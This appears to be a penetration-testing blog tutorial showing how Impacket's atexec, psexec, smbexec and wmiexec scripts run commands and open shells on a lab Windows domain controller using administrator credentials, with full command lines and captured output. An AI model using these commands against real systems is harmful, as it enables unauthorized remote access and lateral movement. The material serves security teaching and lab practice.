Remote Code Execution Using Impacket

June 20, 2020 By Raj Chandel

In this post, we are going to discuss how we can connect to Victims machine remotely using Python libraries "Impacket" which you can download from **here**.

Table of Content

About Impacket

Impacket is a collection of Python classes for working with network protocols. Impacket is focused on providing low-level programmatic access to the packets and for some protocols (e.g. SMB1-3 and MSRPC) the protocol implementation itself.

Packets can be constructed from scratch, as well as parsed from raw data, and the object-oriented API makes it simple to work with deep hierarchies of protocols. The library provides a set of tools as examples of what can be done within the context of this library.


Atexec.py

Atexec.py: Impacket has a python library that helps an attacker to access the victim host machine remotely through DCE/RPC based protocol used by CIFS hosts to access/control the AT-Scheduler Service and execute the arbitrary system command.

Syntax: Python atexec.py domain/username:password@hostIP command

```
python atexec.py ignite/administrator:Ignite@987@192.168.1.105 systeminfo
```

As you can see we have obtained the system information with the help of the above command.



```
root@kali:~/impacket/examples# python atexec.py ignite/Administrator:Ignite@987@192.168.1.105 systeminfo
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[!] This will work ONLY on Windows ≥ Vista
[*] Creating task \RyKEgqnL
[*] Running task \RyKEgqnL
[*] Deleting task \RyKEgqnL
[*] Attempting to read ADMIN$\Temp\RyKEgqnL.tmp
[*] Attempting to read ADMIN$\Temp\RyKEgqnL.tmp
[*] Attempting to read ADMIN$\Temp\RyKEgqnL.tmp
[*] Attempting to read ADMIN$\Temp\RyKEgqnL.tmp
[*] Attempting to read ADMIN$\Temp\RyKEgqnL.tmp
[*] Attempting to read ADMIN$\Temp\RyKEgqnL.tmp

Host Name:                 WIN-S0V7KMTVLD2
OS Name:                   Microsoft Windows Server 2016 Standard Evaluation
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00378-00000-00000-AA739
Original Install Date:     4/15/2020, 5:26:40 AM
System Boot Time:          6/9/2020, 10:17:31 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 158 Stepping 9 GenuineIntel ~3600 Mhz
                           [02]: Intel64 Family 6 Model 158 Stepping 9 GenuineIntel ~3600 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.16221537.B64.2005150253, 5/15/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     8,191 MB
Available Physical Memory: 5,451 MB
Virtual Memory: Max Size:  9,471 MB
Virtual Memory: Available: 6,797 MB
Virtual Memory: In Use:    2,674 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    ignite.local
Logon Server:              N/A
Hotfix(s):                 4 Hotfix(s) Installed.
                           [01]: KB3192137
                           [02]: KB3211320
                           [03]: KB4550994
                           [04]: KB3213986
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
                                 Connection Name: Ethernet0
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.1.105
```


PsExec.py

PSEXEC like functionality example using RemComSvc, with the help of python script we can use this module for connecting host machine remotely thus you need to execute following command.

Syntax: Python psexec.py domain/username:password@hostIP

```
python psexec.py ignite/administrator:Ignite@987@192.168.1.105
```

As you can see we have obtained the system shell with the help of the above command.



```
root@kali:~/impacket/examples# python psexec.py ignite/Administrator:Ignite@987@192.168.1.105
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.1.105.....
[*] Found writable share ADMIN$
[*] Uploading file HJXDSudY.exe
[*] Opening SVCManager on 192.168.1.105.....
[*] Creating service uGJD on 192.168.1.105.....
[*] Starting service uGJD.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Smbexec.py


Smbexec.py uses a similar approach to psexec w/o using RemComSvc. This script works in two ways:

- **share mode:** you specify a share, and everything is done through that share.
- **server mode:** if for any reason there's no share available, this script will launch a local SMB server, so the output of the commands executed is sent back by the target machine into a locally shared folder. Keep in mind you would need root access to bind to port 445 in the local machine.

Syntax: Python smbexec.py domain/username:password@hostIP

```
python smbexec.py ignite/administrator:Ignite@987@192.168.1.105
```

As you can see we have obtained the system shell with the help of the above command.



```
root@kali:~/impacket/examples# python smbexec.py ignite/Administrator:Ignite@987@192.168.1.105
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
```


wmiexec.py

A similar approach to smbexec but executing commands through WMI. The main advantage here is it runs under the user (has to be Admin) account, not SYSTEM, plus, it doesn't generate noisy messages in the event log that smbexec.py does when creating a service. The drawback is it needs DCOM, hence, I have to be able to access DCOM ports at the target machine.

Syntax: Python wmiexec.py domain/username:password@hostIP

```
python wmiexec.py ignite/administrator:Ignite@987@192.168.1.105 dir
```

As you can see we have obtained the system information with the help of the above command.



```
root@kali:~/impacket/examples# python wmiexec.py ignite/Administrator:Ignite@987@192.168.1.105 dir
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used

 Volume in drive C has no label.
 Volume Serial Number is 1C84-81C0

 Directory of C:\

07/16/2016  06:23 AM    <DIR>          PerfLogs
06/09/2020  10:43 AM    <DIR>          Program Files
04/15/2020  05:30 AM    <DIR>          Program Files (x86)
05/16/2020  12:03 PM                 5 raj.txt
05/14/2020  12:52 PM    <DIR>          Users
06/09/2020  02:05 PM    <DIR>          Windows
               1 File(s)              5 bytes
               5 Dir(s)  38,549,835,776 bytes free
```